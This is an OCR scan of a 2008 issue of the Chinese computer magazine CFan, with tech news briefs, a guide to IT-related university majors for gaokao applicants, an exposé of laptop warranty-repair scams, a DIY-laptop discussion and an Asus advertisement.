
8家网站被国家广电总局责令停止视听节目服务，20家网站被给予警告处罚。互联网视听节目服务行业在节目内容和服务质量方面整体情况比第一季度有所好转，但部分网站仍然存在登载含有淫秽色情、恐怖暴力、危害国家安全等内容的视听节目，未经许可擅自从事互联网视听节目服务并经常传播不符合国家规定的视听节目等问题，个别网站采用频繁变更服务器接入地的方式，逃避管理部门的检查和处罚。

GE可看当地新闻

Google Earth日前发布新业务——Google News。你可以在欣赏那些卫星图片的同时，点击旁边的报纸图标，Google Earth会根据你当前所查看的地理位置，显示当地的新闻主题。该功能工作得很好，甚至超乎你的期望。新闻的覆盖面也够非常广，涵盖了Google 4500个新闻源的所有新闻。

CF [XW01]





E-Eye（电子眼）

日本近日打算为全国57万台香烟自动售卖机安装新监控系统，可观测购买者脸上皱纹、鱼尾纹和皮肤松弛度，以此界定买烟者是否达到法定年龄。根据设想，香烟自动售卖机将安装一个摄像头，把买烟者面部特征传给识别系统。系统通过分析买烟者面容特征，比对数据库内10万多人的面部特征数据，辨别买烟者年龄。

Improve IQ
提智软件

美国密歇根大学大脑研究中心的专家们日前开发出一个名为“智能旋风”的软件，可以使人们变得更聪明。这项新技术可以加强人们的“流体智力”，即人们快速论证、抽象思维和解决新问题的能力。以前科学界认为流体智力是一成不变的，并且将随着人年龄的增长而逐步下降。不过，研究人员指出，一个健康的成年人利用“智能旋风”软件帮助大脑每天进行25分钟的严格训练，就能改善思维能力。

Rewritable Paper
可擦写办公纸

最近著名办公厂商Xerox公司发明了一种可以擦写的办公用纸，这一突破性的发明让节约资源变得更加简单。这种纸使用了特殊的化学材料，在24小时之后纸张上面的内容会自动消失，重新成为一张白纸，同样用户也可以使用打印设备将纸张上的内容擦除，打印设备采用的是一种特殊的激光。Xerox公司表示，这项技术会拯救无数的树木，平均会为每家公司每人每年节约70英镑。这项新技术将于明年与大家见面。

Intercommunication
双向网络卫星


日本最近发射的数据通讯卫星进行测试的工程师们称，他们已经成功地建立了一个双向网络链路，每个方向线路的数据传输速度为每秒1.2GB。这个名为Kizuna的卫星旨在向家庭和远程办公室提供高速互联网连接，在自然灾害发生时向机构提供备份的通讯线路和改善亚洲地区的通讯链路。据日本官方研究所称，这个速度创造了卫星通讯的记录。

Solar Battery
太阳能电池

太阳能技术正在被不断革新，有朝一日技术被商用，可以通过屋顶上的太阳能电池板供给你几乎所有生活电能。爱恩德霍芬大学的研究人员称他们已经将太阳能电池的能效比由21.9%提升到23.2%，他们从过超薄的30纳米氧化铝来实现了这一点。研究人员称一些太阳能电池制造商已经对该技术产生兴趣。目前世界上的太阳能电池效能比大约为15~17%，但未来有望提升到40%。

E-Paper（电子纸）

日前，爱普生电子美国有限公司与E-Ink公司共同宣布成功联手开发出具有全新强大性能的电子纸显示屏控制集成芯片——S1D13521B。该芯片拥有全新的低能耗显示屏技术，并能实现快速导航、多任务处理和实时手写/键盘输入。S1D13521B能够通过无缝式导航、下拉菜单/弹出菜单、响应式光标和实时键盘输入等技术提升用户界面的体验。



ASIMO
机器人指挥

美国底特律交响乐团近期举行了一场不同寻常的音乐会，因为该音乐会的指挥是一个名为ASIMO的机器人执棒演出的。制造它的公司发言人称，这是ASIMO第一次登台指挥交响乐团。对所有机器人而言，这可能也是首次。据了解，该机器人还可以成为人们生活中的帮手，甚至还能通过分辨人声，执行不同指令。利用安装在眼部的内置摄像头，它还能识别人脸。

RFID
无线射频电子标签芯片

据悉，我国最小尺寸的无线射频电子标签芯片（RFID）将首次投入到北京奥运会期间使用。据了解，该芯片由清华大学、同方微电子公司共同研制成功，芯片可嵌入到纸张内，最远识别距离在5米左右。“由于科技含量很高，该芯片的仿制难度极大，有效保证了奥运门票的防伪性能，简化了以往检票员逐一分辨门票真伪的复杂程序。”市科委有关工作人员透露，作为“科技奥运”的一大亮点，芯片还可将持票者的购票时间、地点、何时入场、座位区域等信息详细记录，确保了整个赛场的安全秩序管理。

One-Shot
一次成像

近日，惠普发布了第二代“水平式”一次成像技术。基于“水平式”一次成像技术的彩色激光产品，体积更小、速度更快、噪音更小、打印质量更好，卡纸概率几乎为零。新品范围全面涵盖了彩色激光打印机、彩色激光一体机等几乎整个彩激领域。


Access RW Speed
提高读写速度

朗科公司日前推出一款全球读写速度领先、性能领先的闪存控制芯片——“优芯4号”。该芯片采用双通道技术，将闪存盘的读、写速度首次提高到近30MB/s、20MB/s，是目前市面上大部分USB2.0闪存盘读写速度的2~3倍左右。和其他品牌的闪存盘控制芯片相比，“优芯4号”的卓越性能主要体现在小于1M的文件的写入速度上。

Substitute for Silicon
硅晶体管替代物

这是一种用硅晶体代替高功率和高温电导特性的硅晶体管，它由中国留学生研制。目前这项技术已经引起了美国和日本一些大汽车公司的注意。据悉，这种新晶体管有非常良好的物理属性，可以大大降低功耗，改善电子系统的效率，也能够工作在高温、大功率乃至产生辐射的严苛环境下，在各种电子设备、汽车动力、家用设备等里面都有广阔的应用前景。

厂商自曝



前不久，SSD因其非常昂贵且性能不比普通硬盘更强的原因而在市场上遭到了重重阻力，但最新的消息称Intel可能会有突破这一难题的解决方案了。一份最新的测试图表表明，Intel将用更好的闪存设备制造最新的SSD产品，它的各个参数都远高于对比的产品，特别是随机读取性能更是高了10多倍。目前从一些信息中只能了解新的产品容量80GB，SATA接口。


您希望IT新技术在下期详细报道以下哪条新闻，请登录爱好者论坛 http://bbs.cfan.com.cn/viewthread.php?tid=722281，投出你的一票！

1 1460万像素CMOS

数码相机的传感器一直徘徊在千万像素大关上步不前，而三星宣布将打破这一僵局，他们将在今年6月份发布1460万像素的CMOS图像传感器。这款高像素传感器由三星和宾得共同开发了两年时间，将搭配DSLR相机率先在台湾发售。目前，三星为诺基亚的N系列提供500万像素的CMOS传感器。

2 10千兆网卡

Intel公司近日在拉斯维加斯的国际通讯展览会上推出了10千兆的接口卡，其传输性能将超过铜质电缆。这能使其在不重新安装造价昂贵的光纤电缆情况下，帮助用户实现更高的数据传输速率。该网卡同时支持1千兆和10千兆的数据转换，因此用户可以采取逐步升级的办法得到更高的数据传输速率。据悉，戴尔公司已决定在其未来的PowerConnect以太网交换机上使用该网卡，该网卡支持至少5个操作系统。CF[XW02]



tag 计算机、电子、通信 | IT、专业 | CFan新技术

高考2008，专业红人就是你

本刊记者/杜昕

还在为不知道该填报什么志愿而犹豫吗？还在被那些五花八门的专业名称搞得云里雾里，仍然没弄清就业方向而闹心吗？IT涉及的专业何其多，电子信息科学与技术、电子科学与技术、电子信息工程、信息与计算科学……这些看起来极为相似的专业，究竟有什么分别？可能就连已经选择了这些专业学习的大学生都说不清楚，更难坏了正在和准备填写高考志愿的学生和家长。

如果你属于以下这三类人中的某一类，那你一定要跟随本期《电脑爱好者》深度报道，一起去探究一个结果！

★有志向、有梦想，可已经与心仪的专业擦肩而过，不知道如何补救；

★有志向、有梦想，可不确定要选A专业还是B专业；

★没太多想法，只想选个比较有前途/钱途的专业。

数　字

1023 我国有1023所高校开设计算机专业。通信业的需求明显下降；金融业和运输业竞争激烈；传统工业和部队的现代化建设和国防科技工业急需计算机人才。IC、网络存储、电子商务、信息安全、游戏技术等人才严重短缺。在软件人才层次结构上，水平高的系统分析员和有行业背景的项目策划人员偏少，同时软件蓝领也比较缺乏。还有就是计算机专业教师缺编严重。

90% 社会需求愈来愈向名牌大学集中，重点大学计算机专业一次就业率在90%以上，地方大学计算机专业就业率为60%~80%。专科生就业形势日益严峻，一次就业率低于50%。

40% 约40%的已工作大学毕业生认为大学所学知识"很少部分有用"或"基本无用"。"绝大部分有用"的占被调查者的28.4%，回答"约一半有用"的占被调查者的31.5%。

过来人如是说

人物A：
范太
专业：计算机科学与技术
年级：大四

主要课程：离散数学、数字逻辑、计算机组成与结构、操作系统、数据结构、数据库系统原理、编译原理、软件工程、嵌入式系统、汇编语言、软硬件课程设计、计算机网络、网络工程、网络程序设计、面向对象程序设计、CAD/CAM、计算机图形学、计算机新技术等。

感言：大概可以细分为网络和软件、资讯系统三个方向，但无论是哪个方向，一定要有很强的编程能力，换句话说就是软件要很过硬。毕业生的就业范围较广，各种软件公司、互联网公司都需要专门的计算机人才加盟。此外，各种国家部门、科研单位、院校等，也在择业范围内。

HOT

计算机类相关：

计算机网络工程：它的主要特点是通信与网络结合、网络软件与网络硬件结合，培养网络应用开发、网络信息控制及网络工程技术方面的能力。学习的课程也和计算机网络有关，信号与系统、计算机网络、数据结构、网络操作系统、数据安全、网络工程、互联网及其应用等课程都被列入本科四年的学习计划之中。网络工程师、软件开发、网络安全人员是网络工程专业最对口的就业方向，另外，从事网站开发、网络维护工作也很不错。

计算机软件工程：它以开发升级新软件、维护原有软件为主要任务。这个专业的同学除了要学习必修的基础课程外，还要学习程序设计基础、Java程序设计、操作系统、计算机网络、数据库原理、软件工程、Web程序设计、网络技术及应用、人机交互、多媒体技术等几十门专业课程。毕业生主要在各大软件公司、企事业单位、高校、研究所、国防等部门从事软件设计、开发、应用与研究工作。未来几年，国内外高层次软件人才将供不应求。在我国IT职场十大人气职位中，软件工程师位列第一位，软件工程人才的就业前景十分乐观。

信息安全：需要系统学习计算机硬件、软件与应用的理论及相关网络开发的知识，主要研究确保信息安全的科学和技术。毕业生可去公安局信息监察、网站、病毒杀毒公司以及涉及信息安全的地方，比如电信、网通的技术安全维护部门，政府各个重要部门的网络安全监测部门。

专家点评：计算机软件工程专业中新兴的媒体与艺术方向，以数字媒体技术教学为主，培养技术与艺术融合的综合性数字媒体人才，学生不仅要学习系列软件课程，还需要掌握一定的媒体、艺术背景知识，为广告设计、产品介绍、公共空间展示，娱乐表演等众多媒体领域，培养媒体制作人才。而游戏设计专业就是动漫专业，毕业生会进入游戏策划行业，或对口的游戏公司，或从事多媒体事业，都是很有潜力的工作。

人物B：
尤力
专业：电子信息科学与技术
年级：大三

主要课程：电路分析原理、电子线路、数字电路、算法与数据结构、计算机基础等。

感言：这是个宽口径的专业，学习内容非常广泛，涉及到电子、计算机、信息技术三大块。对学生的数学、物理、英语基础要求很高。学这个专业的学生常常觉得"很赚"，一是学的东西很多，二是因为动手的乐趣多：攒机子、装电脑、拆MP3、修手机，甚至为心仪的MM制作电动小玩具等都是我们的拿手好戏。据说毕业后在电子、信息、计算机三大领域都受欢迎：在电子方面，可以做电路设计工程师，有线无线都能上手；信息方面，可以做电信工程师；计算机方面，搞软硬件开发都行。

HOT

电子类其他：

微电子学：学习内容专一、目标明确，就是研究新型电子器件及大规模集成电路的设计、制造，并学会用计算机辅助集成电路分析。可以说与电子信息科学与技术有很多交融之处，不过需要学得更精、更深。该专业对应的是芯片产业，即集成电路。毕业生可做集成电路设计开发、器件制作和工艺的硬件工程师，薪酬相当高。

电子信息工程：电子信息工程最早出身于工科电气工程系，原来叫无线电技术，后来出现很多类似名称的专业，例如电子工程、电子技术等，后来把相近的10个专业合并为电子信息工程，各学校根据自己的特点方向不同。毕业生可在电子、信息、通信、广播电视等部门从事电子设备和信息系统的研究、设计、制造、开发、运营和技术管理等工作。

光信息科学与技术：研究涉及的领域包括用光取代电信号对声音、图像、数据等多媒体信息进行传输、存储和信息交换的光通信技术；用光进行临床医疗、器械控制、精密测量、遥感探测、智能制导等应用的光电一体化控制技术等。毕业后可以选择计算机网络、运营商、科研院所等单位，从事各种电子材料、光电元件、光电子系统的研究、设计、开发工作。

专家点评：微电子学这个专业有些学校把它划归在物理系，有些学校划归在电子工程系（简称电子系）。

专业排行总榜

专业		数量
国际经济与贸易		1256
英语		998
金融学	--	984
工商管理		794
计算机科学与技术		675
经济学	--	633
会计学		556
法学		526
电子信息工程	--	485
通信工程		405

更多 ›

工学类专业排行榜

专业		数量
计算机科学与技术	--	675
电子信息工程	--	485
通信工程		405
土木工程		371
电气工程与自动化	--	33[illegible]
自动化	--	312
环境工程		244
建筑学	--	219
机械设计制造及其自动化	--	[illegible]92
软件工程		177

更多

人物C：
包包
专业：通信工程
年级：大三

主要课程：电路理论与应用的系列课程、计算机技术系列课程、信号与系统、电磁场理论、数字系统与逻辑设计、数字信号处理、通信原理等。

感言：通信工程专业跨电子、计算机专业，所研究的内容涵盖了当今最流行、发展最迅猛的领域。还包含了网络通信、光通信等方向。毕业生比较容易进入电信、移动运营企业，各种通信类合资、独资企业，研究机构，设计院，各大通信公司、跨国公司或IT企业工作，进入大型跨国公司后出国进修的机会也会很多。

理学类专业排行榜

专业		数量
信息与计算科学		[illegible]50
电子信息科学与技术		304
生物工程		249
数学与应用数学		234
生物技术		202
生物科学	--	131
环境科学		[illegible]27
应用心理学		99
心理学		96
应用化学		86

更多

专家点评：通信工程不少学校把它和以上电子类的专业都划归在电子信息工程学院中，包括两个一级学科：电子信息科学与技术和通信工程。其下包含二级学科：物理电子学、电路与系统、电磁场与微波技术、通信与信息系统、信号与信息处理、信息网络与复杂系统和空天信息工程。也有学校单独有通信工程系，并划归在通信信息工程学院里。

咬文嚼字分专业

高考志愿专家李宏建议："一些名字看似相近的专业其实有着很大的区别。"他列数了几个"很容易错点鸳鸯谱"的专业。

信息管理与信息系统

不少学校的这个专业其实是属于图书馆学系，其下还有图书馆学、档案学和编辑出版等专业，培养既能从事机关企事业单位经济信息、科技信息的管理与应用工作，又能胜任各类社会工作、信息科学研究的人才。毕业颁发管理学学士学位。

信息与计算科学

属于数学系。数学分析、实变函数、复变函数、信息科学基础、编码学、计算方法、离散数学、数值计算软件、数据库、计算机图形学、微分方程等都是信息与计算科学专业的主要课程，功课的难度之大、强度之高可想而

知。数学和计算机的双重学科背景使得信息与计算科学专业的毕业生很好就业。毕业生可在计算机信息处理、经济、金融等部门从事应用软件开发或管理网络安全、数据分析等工作。

计算机辅助设计

属于机械系。主要学习机械制图、机械工程基础、电子技术基础、机械设计基础、机械CAD及二次开发、CAM软件的应用、数控加工技术、现代工业美术造型、工业企业管理、CAD/CAM课程设计等课程。毕业生可从事机械产品的计算机辅助设计和制造，机械CAD软件的二次开发与技术管理工作。

李宏建表示，出现这些混淆，很大程度上是由于现在计算机技术被普遍地应用到各个领域。"几乎所有理工科专业都离不开计算机"，他说。这一方面让人感到麻烦，为了填报志愿得仔细区分；可另一方面也有好处，他说："因为专业虽被分门别类，但是很多专业之间并没有严格的界限，各学科互相联系、互相渗透。学习某一门专业，其中必然要学习相关专业的很多课程，也能达到预定的效果。"比如微电子学、电子信息工程、电子科学与技术、通信工程等，这些专业本身就很贴近计算机科学与技术，只要你对计算机感兴趣，可以把自己的学习重心积极地引导到计算机专业方面上，曲线救"职"也未尝不可。

企业，不以专业论英雄

最后，再看看IT企业在对各专业的毕业生就选上有何说法。在记者调查的IT企业中，有系统厂商、多媒体软件厂商、网站、网络游戏运营商，也有芯片制造企业、通信企业、数码产品制造商。其中有跨国公司，也有知名的民企。

一位曾经参与过校园招聘的IT制造企业产品经理告诉记者："企业对岗位的划分主要包括三大类：技术类、产品类岗和营销类。各个大类的岗位在具体要求上可能有所不同，但是专业要求都有不同程度的相似之处。"不少在一线工作的程序员、产品经理都告诉记者，他们中云集着各个专业的人，大家从来不以专业论"英雄"。具体有以下一些细分：

★技术类：系统架构、软件研发、软件测试、信息安全、系统管理、网络管理等。专业要求：计算机相关专业，只要有能力专业不限。其中以软件工程师、测试工程师等需求最大。（职业通路：研发员→研发工程师→高层市场或管理人员）

★产品类：产品市场分析、商业应用分析、数据分析等；专业要求：计算机相关专业，只要有能力专业不限。（职业通路：职员→主管→中高层管理人员）

★营销类：广告、销售等；专业要求：市场营销、工商管理、计算机等相关专业。（职业通路：销售助理→销售工程师→销售/市场经理）CF[XW03]

趣闻

今年3月16日开通的"中国政法大学就业信息网维权频道暨大学生就业维权网"是我国第一个专司大学生就业维权投诉的公益网站。据统计，在这些投诉中，最多的仍然是"乙肝问题"。虽然《就业促进法》和《就业服务与就业管理规定》对此有着明确规定，只要应聘的职位并不在国家法律、行政法规和国务院卫生行政部门规定禁止乙肝病原携带者从事的工作的范围之内，用人单位就不应该以此为由拒绝录用。但实际上，多年来，这已经发酵成为一种职场人人自危的"恐乙综合症"。

2008年全国普通高校本专科招生计划为599万人(其中普通本科300万人，高等职业教育299万人)，比2007年增长5%。其中，1400多所高校对四川灾区单列20%招生计划。这意味着9万多灾区考生不用再和全省其余40余万考生竞争，而是竞争单列计划，这将提高灾区学生的高考录取率。

八卦IT老总本科专业

李彦宏	北京大学信息管理专业	张朝阳	清华大学物理系
马化腾	深圳大学计算机专业	马云	杭州师范学院外语外贸专业
史玉柱	浙江大学数学系	周鸿祎	西安交通大学管理学院系统工程系
雷军	武汉大学计算机系	陈天桥	复旦大学经济系
陈绍鹏	北京工商大学计算机及应用专业	唐骏	北京邮电大学应用物理专业
朱骏（第九城市董事长兼CEO）	上海交通大学机械系	罗川（MySpace中国总裁）	清华大学土木工程系
张向东（中国万网总裁兼CEO）	清华大学电子工程系	俞渝（当当网联合总裁）	北京外国语学院英语专业
刘强东（京东商城创始人）	中国人民大学社会学	刘浩（智联招聘CEO）	北京大学物理系

香港城市大学免费借笔记本电脑给学生长期使用，借用期最长可达两年半。


CFan新视界 / 黑板报
Etta http://ettadu.blog.cfan.com.cn

没天理，保内维修也这么黑！

tag 笔记本 | 保内 | 维修、售后服务 | CFan新视界

本刊记者/杜昕

质保期内的笔记本去哪里维修？你八成会选相应品牌的售后服务中心，“都是原厂的东西，修起来才放心啊！”记者随便询问了几个朋友，大家都这么说。不知道今天看完这篇报道，你是否还会坚持这个观点。




经销商嘴边的肥肉

一位偶然结识的内蒙古某大品牌笔记本经销商告诉记者，他在前不久刚拿下了该品牌笔记本等产品的维修。“笔记本公司自己建售后服务中心成本高，特别是在非中心城市，所以找我们这样的经销商外包售后是必然的。我们包的这个品牌的笔记本售后是按照商用和家用这么分类的，再加上台式机等其他产品，每块要压给公司3万块钱。然后公司会培训我们派过去的人，只要通过考试，我们就有资格做内蒙这边的售后服务中心了。”

听起来门槛不高，但实际上，只有跟厂商关系越硬，拿下售后服务的可能性才越大。“都知道这是块肥肉，谁（经销商）不想拿下来啊！”他说，“不过，除了关系外，销量大不大也是衡量标准。”

这位仁兄无意间说出的“肥肉”这个词让记者很是好奇，到底怎么个“肥”法？在记者一再追问，并保证绝不透露丝毫和他姓名和公司名的前提下，他终于肯透露一点实情出来……



宰人过程重现

当用户因为硬件问题拨打了800电话，800会根据这个报修用户所在的位置，就近安排外包的售后服务中心去进行维修。每维修一次就算一单，之后外包公司和厂商就按单结算，大概每单100元左右。而所谓维修其实主要是进行配件的更换，主板坏了换主板、光驱坏了换光驱，如果是保内维修的话，配件都是笔记本厂商免费提供的。这样算下来，100元也就相当于外出的车费和拆装配件的人工费，有什么“肥”可言呢？

第一，鼓励你买完笔记本，回家就打800报修。因为这些售后服务商同时也是笔记本的经销商，并且拿下了售后服务后，也会带动销售（谁不想在维修有保障的地方买本儿呢）。所以在卖笔记本后，会怂恿你“机器都给你折扣价了，就算帮个忙，回去就打800报修”，或者忽悠你“这个型号的本光驱不太好。不过没关系，你回家就可以打800，我们马上就上门给你免费换个新的，又有保障……”这就促成一单。


第二，在卖机器时动手脚。要是你在买本的时候被他们鉴定为菜鸟，在卖你本的时候，就在里面做了“埋伏”。轻则把内存拔虚，重则干脆换个坏的配件。等回家你发现问题了，他们紧接着就大摇大摆地敲你家门了。

第三，维修时换配件。例如你的内存坏了，维修工程师却把你全新的主板拆了下来，然后换上一个市场上低价收购的旧主板，这个新的主板就可以拿出去卖了。据业内人士说，这种情况在保外维修时很常见，在保内还不多，但并不表示没有，大家还是要小心！

第四，只要有一点迹象，就说你是人为损坏，把保内变保外。就算你没有亲身经历过，可能也听说过这种事，比如记者上期调查的蓝魔内屏事件就是很典型的一例。如果不交钱，机器就不给你修，着急的是你，不是他们。而你交钱修了之后，他们立刻把换下来的配件处理一下，比如把因为进水而烧掉的板子打磨到看不出来是被烧过的。然后交到总部，还是按保内算。你交的钱就这样被吞掉了。

第五，保修期1年以上的机器，忽悠你是只保1年的。各品牌笔记本保修期不同，有1年的、2年的、3年的，另外各个配件的保修期也各有不同。除非你自己非常清楚你的本的保修期，否则在维修的时候就很容易被忽悠。这样，他们就给你按保外收费，赚的可不是一点半点啊。

据业内人士透露，无论在保内还是在保外，去指定的售后服务中心是大多数人的选择。但其实，维修是经销商们创收的机会，一般来说不同地方之间的区别也就在于下手的轻重之分，半斤八两罢了。而笔记本厂商很多事情也管不了。所以，你要去维修之前，可千万要做好准备，把不必要的损失降到最低。 CF [XW04]



市井NB，还需等等

自有DIY以来，按需配置和低价格便使它风靡全球。在某门户网站对DIY笔记本电脑进行的调查中，参加的4815人有96.12%表示对DIY笔记本有兴趣，有48.52%的被调查者希望这种笔记本的价位在3000~5000元之间。4月22日，芯片巨头Intel的6位全球副总裁以及亚太区、中国区各渠道高层全数上阵，专门针对中国市场，喊出"笔记本要实现DIY 2.0"的口号，将笔记本DIY的梦想又向我们拉近了一步……

嘉宾： 沈培杰 Intel中国有限公司移动产品及香港媒体公关经理
戴志刚 新天下科技产品经理

机遇还是鸡肋


笔记本升级性能差直接导致笔记本更新换代速度加快，尽管Intel也知道这样做会给自己带来更大的出货量，但这跟它欲统一标准后带来的效益相比实数九牛一毛，于是，一个DIY笔记本的概念浮出水面。

沈： DIY和与OEM厂商一直是Intel的两个重要的产品渠道。由于行业特点，与OEM厂商合作是笔记本领域的主要渠道模式。但DIY模式也能够满足部分消费者的独特需求。我们发现，倾向于DIY的用户往往是对技术非常了解的用户，他们很清楚他们要用笔记本来做什么，同时也明白市场上哪些笔记本技术能够满足他们的需求。

戴： 其实Intel几年前就提出了"按需定制"笔记本电脑的概念，但当时的笔记本配件相互之间不兼容，也就没能推广起来。Intel认识到这一点后，提出了CBB计划（通用建构模组），将笔记本的重要配件统一标准。比如新天下奔驰系列的准系统包括了外壳、LCD屏、主板、显卡、电池等配件，消费者只要根据自身需要在市场上自由挑选CPU、内存、硬盘、光驱、无线网卡等标准部件，就能DIY一台完整的笔记本。

场外网友评论： Intel联合各家关键零配件生产商，先是统一笔记本中各大部件的生产规格标准，然后交给笔记本代工厂去生产，再把这些零配件交给全球各地的白牌厂商和渠道进行自行挑选模具，组装配件，各自销售。对Intel来说，它的野心在于成为笔记本产业链的整合者和标准的制定者。对白牌厂商和渠道来说，他们能通过附加的增值服务赚钱，并改善售后服务，让众多零售端用户和中小企业用户欣然采购这类产品。对消费者来说，可以降低购买成本，改善维修的时候要整台返修的局面。

记者： 如果无法自行定制屏幕、外观、主板、显卡、键盘等等，试问笔记本DIY与戴尔的销售模式有啥区别呢？（戴尔的销售模式也能实现CPU、内存、硬盘的DIY）但事实证明，戴尔模式在中国进行得并不顺利。国内的笔记本用户，尤其是非中心城市的用户，更习惯消费能亲眼看到、亲手摸到。和一个失败的例子如此相似，笔记本DIY真的能火吗？



来源：神舟官方网站，2008年6月2日报价

关注售后

早在2002年Intel就提出过笔记本BTO（Build To Oder，即按单定制）模式；2005年，Intel又提出了CBB计划。DIY的思路由来已久，可为什么到现在都还没形成规模？用户对售后服务的担心是否是原因之一？

· 你认为神舟DIY笔记本称得上是真正的"DIY"吗？（得票数 4652）

选项	比例	票数
是！因为我可以自由地选择处理器、内存、硬盘、光驱。	37.92%	1764.0票
不是！显卡、主板等许多部件无法实现自行定制，哪称得上是DIY。	62.08%	2888.0票

来源：网易科技，截止日期：2008年6月2日

戴： 现在市场推广的困难在于，准系统的供应商还很少，选择的余地还不够大；笔记本CPU的供应渠道还不够通畅，选择面还比较窄。像台式机DIY一样，笔记本DIY也需要众多不同种类配件供应商的加入，才能形成繁荣的市场局面。从4月份到现在，新天下科技已经卖出了数千套奔驰准系统。提供一年保修，2~3年成本维修的服务，第一年的保修基本上都采用直接更换的方式，并且和现在已经很成熟的台式机DIY一样，可通过装机商来进行，也可找新天下科技的授权服务站。

沈： 从目前情况看，本土笔记本电脑厂商的发展迅速，展现了良好的成长前景。目前在这个项目上，Intel仍仅与七喜和新天下两位伙伴厂商合作，但是Intel对于与所有合作伙伴的合作都持有开放态度，我们一直，并将继续与各个伙伴展开紧密的合作。

场外网友评论： CBB计划是Intel DIY 2.0的前奏曲，但该计划显然没有明显的效果，笔记本零部件标准依然没有统一标准，这其中夹杂着许多技术问题尚未解决，但更大的原因是大部分ODM厂商对该计划信心不足。笔记本装备的是比较专业化的部件，比如很多部件对抗震性有很高的要求。

记者： 笔记本DIY实现后，我们就能在市场上自行购买所需部件更换，避免了被客服大砍一刀的困境。但对于品牌厂商而言，如何与零部件厂商整合售后服务将成为一项重任。

CF [XW05]

华硕推荐使用正版 Windows Vista® Home Premium

有人说，兰博基尼是最具未来时尚气息的疾速坐驾，例如Murcielego的契形车身、动感流线等独特个性，处处折射着21世纪的潮流元素，就如同华硕VX3相得益彰的凛冽气魄与冷峻外形，虽然不动声色，但只需片刻便已飘移百里。

静止时，但见VX3超凡的凌厉气势自然流淌。纯黑版经典冷艳，明黄版时尚狂野，VX3仅12寸精悍机身以镜面钢琴烤漆为基调，引入兰博基尼独有的线条勾勒出速度感，结合华硕细腻精巧的金属发丝纹路，至尊荣耀默默流露。

微启面板，VX3的LED边框处的蓝水晶摄影头跃然眼前，顷刻焕发出深邃魅惑，酷似一枚尊贵的身份徽章，同兰博基尼迎面驰来的“蛮牛”车标完全媲美，处处挥发逼人气势。

精纯皮革掌托呈流线型过渡，黄色手工缝线细细点缀，温润、沁凉等丰富感触传递指间；采用纯手工打磨的钛合金材质支架，屏幕转轴处曜曜生辉的金属铰条，配以细密有致的点状饰纹，与兰博基尼跑车车轮处的蜂窝式设计如出一辙，运动感与穿透力一触即发。

